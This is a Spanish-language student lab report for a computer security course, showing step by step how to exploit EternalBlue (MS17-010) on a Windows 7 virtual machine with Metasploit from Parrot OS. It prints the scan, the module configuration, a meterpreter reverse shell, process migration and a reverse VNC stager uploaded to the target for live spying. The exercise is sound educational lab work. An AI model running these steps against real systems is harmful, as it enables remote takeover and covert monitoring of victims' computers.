

<b>Cargo:</b>	Docente		
<b>Nombre:</b>	Ing. Elvis Pachacama		
<b>Asignatura:</b>	Seguridad Informática		
<b>Carrera:</b>	Desarrollo de Software	<b>Nivel:</b>	Quinto nivel
<b>Estudiante:</b>	Lizandro Durán		

## ACTIVIDAD AUTÓNOMA

**Tema:** Explotación de la vulnerabilidad EternalBlue en un sistema Windows 7 mediante la herramienta Metasploit, utilizando Parrot OS como sistema atacante.

### Objetivos

1. Realizar un escaneo de puertos en la máquina objetivo para identificar puertos abiertos y seleccionar el adecuado para el ataque.
2. Utilizar el exploit EternalBlue dentro de Metasploit para vulnerar un sistema Windows 7.
3. Obtener acceso remoto a la máquina Windows 7 y visualizar en tiempo real sus acciones a través de un módulo VNC.

### Antecedentes/Escenario

EternalBlue es una vulnerabilidad crítica que afecta a versiones de Windows 7 y anteriores. Permite la ejecución remota de código debido a fallas en el protocolo SMBv1. Esta vulnerabilidad ha sido utilizada en ataques como WannaCry y NotPetya. En este escenario, se simula un ataque donde Parrot OS actúa como máquina atacante para comprometer una máquina Windows 7, logrando acceso remoto y control total del sistema. Además, se habilita la visualización en tiempo real de las actividades realizadas en el sistema Windows.

### Recursos necesarios

- Dos máquinas virtuales:
  - **Atacante:** Parrot OS con Metasploit instalado.
  - **Objetivo:** Windows 7.
- Conexión en el mismo rango de red y configuración de IPs.
- Puerto 445 habilitado en la máquina Windows 7.

### Planteamiento del problema

La vulnerabilidad EternalBlue permite a un atacante tomar control total de un sistema Windows 7 vulnerable. Este ataque representa un riesgo significativo para las organizaciones que no actualizan sus sistemas, dejando expuestos sus datos confidenciales. El ejercicio demostrará cómo se realiza esta explotación y el nivel de acceso que un atacante puede lograr.



## Pasos realizados

### 1. Acceso como superusuario

En la terminal de Parrot OS:

```
[lizandro@parrot]~  
$ sudo su  
[root@parrot]~  
# nmap 192.168.100.70 -Pn  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 15:31 -05  
Nmap done: 1 IP address (0 hosts up) scanned in 1.74 seconds  
[root@parrot]~  
# nmap 192.168.100.170 -Pn  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 15:32 -05  
Nmap scan report for 192.168.100.170  
Host is up (0.0021s latency).  
Not shown: 992 filtered tcp ports (no-response)  
PORT      STATE SERVICE
```

### 2. Configuración inicial en Windows 7

- Se realizó un *ping* desde la máquina Windows 7 hacia la IP de la máquina Parrot OS para verificar la conectividad de red.
- Se añadió una regla en el firewall de Windows 7 habilitando el puerto 5900 para permitir la conexión requerida por VNC.

```
C:\Windows\system32\cmd.exe  
Microsoft Windows [Versión 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.  
C:\Users\Admin>ipconfig  
Configuración IP de Windows  
  
Adaptador de Ethernet Conexión de área local 2:  
Sufijo DNS específico para la conexión. . . :  
Vínculo: dirección IPv6 local. . . : fe80::7133:586b:c032:4e7d%13  
Dirección IPv4. . . . . : 192.168.100.170  
Máscara de subred . . . . . : 255.255.255.0  
Puerta de enlace predeterminada . . . . . : 192.168.100.1  
  
Adaptador de Ethernet Conexión de área local:  
Sufijo DNS específico para la conexión. . . :  
Vínculo: dirección IPv6 local. . . : fe80::3838:c596:47e8:65d6%11  
Dirección IPv4. . . . . : 192.168.100.169  
Máscara de subred . . . . . : 255.255.255.0  
Puerta de enlace predeterminada . . . . . : 192.168.100.1  
  
Adaptador de túnel isatap.{D1832038-6C52-4CCC-83E4-58524FE01BF1}:  
Sufijo DNS específico para la conexión. . . :  
Vínculo: dirección IPv6 local. . . : fe80::5764:296c:147d:53b1%{...}
```

### 3. Escaneo de puertos en la máquina objetivo

En Parrot OS, se identificaron puertos abiertos en la máquina Windows 7 con el comando:

```
[root@parrot]~[/home/lizandro]
#nmap 192.168.100.170 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 15:32 -05
Nmap scan report for 192.168.100.170
Host is up (0.0021s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
MAC Address: 08:00:27:E0:E6:CF (Oracle VirtualBox virtual NIC)
```

#### 4. Instalación de herramientas adicionales en Parrot OS

Se instaló *TigerVNC Viewer* para visualizar la máquina Windows comprometida:

```
[*]~[root@parrot]~[/home/lizandro]
#sudo apt install tigervnc-viewer
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes adicionales:
  libfltk-images1.3 libfltk1.3
Paquetes sugeridos:
  tigervnc-tools
Se instalarán los siguientes paquetes NUEVOS:
  libfltk-images1.3 libfltk1.3 tigervnc-viewer
0 actualizados, 3 nuevos se instalarán, 0 para eliminar y 395 no actualizados.
Se necesita descargar 938 kB de archivos.
Se utilizarán 2.846 kB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] s
Des:1 https://deb.parrot.sh/parrot lory/main amd64 libfltk1.3 amd64 1.3.8-5 [569 kB]
Des:2 https://deb.parrot.sh/parrot lory/main amd64 libfltk-images1.3 amd64 1.3.8-5 [66,0 kB]
Des:3 https://deb.parrot.sh/parrot lory/main amd64 tigervnc-viewer amd64 1.12.0+dfsg-8 [303 kB]
Descargados 938 kB en 1s (867 kB/s)
Seleccionando el paquete libfltk1.3:amd64 previamente no seleccionado.
(Leyendo la base de datos ... 530148 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar .../libfltk1.3_1.3.8-5_amd64.deb ...
Desempaquetando libfltk1.3:amd64 (1.3.8-5) ...
```

#### 5. Inicio de Metasploit

Se accedió al entorno interactivo de Metasploit:

```
[root@parrot]-[/home/lizandro]
#msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.
```

## 6. Búsqueda del exploit EternalBlue

Se utilizó el comando:

```
[msf](Jobs:0 Agents:0) >> search eternal blue

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes     MS17-010 EternalBlue Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal  Yes     MS17-010 EternalRom /EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal  No      MS17-010 EternalRom /EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010      normal          No      MS17-010 SMB RCE De ion
```

## 7. Selección y configuración del exploit

- Se seleccionó el módulo encontrado:
- Configuración de los parámetros necesarios:

```
[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set RHOST 192.168.100.170
RHOST => 192.168.100.170
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set RPORT 445
RPORT => 445
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> exploit
```

## 8. Ejecución del exploit

Se inició el ataque con el comando exploit:

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> exploit
```

## 9. Migración del proceso para mayor estabilidad

- Se identificó el proceso de "explorer.exe" en el sistema Windows comprometido con:



```
(Meterpreter 1)(C:\Windows\system32) > ps

Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
232	496	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
252	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
352	340	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
392	340	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe

- Utilizando el PID correspondiente (por ejemplo, 1348), se ejecutó la migración:


```
(Meterpreter 1)(C:\Windows\system32) > migrate 1348
[*] Migrating from 1176 to 1348...
[*] Migration completed successfully.
```

## 10. Visualización en tiempo real con VNC


- Se ejecutó el módulo VNC dentro de Metasploit para observar las actividades en la máquina Windows:

```
(Meterpreter 1)(C:\Windows\system32) > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.100.165 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\Admin\AppData\Local\Temp\cDFdxLjRriZj.exe (must be de
```

- Gracias a la configuración previa y la instalación de *TigerVNC Viewer* en Parrot OS, se abrió una ventana que permitió ver en tiempo real las acciones realizadas en la máquina Windows 7 comprometida.



Segunda acción para verificar la visualización.



## Bibliografía:

[El exploit EternalBlue | MS17-010 explicado](#)



(+593) 96 356 1961



admisiones@itq.edu.ec



Antonio de Ulloa N28-30  
y Diego de Atienza (Esq).



WWW.ITQ.EDU.EC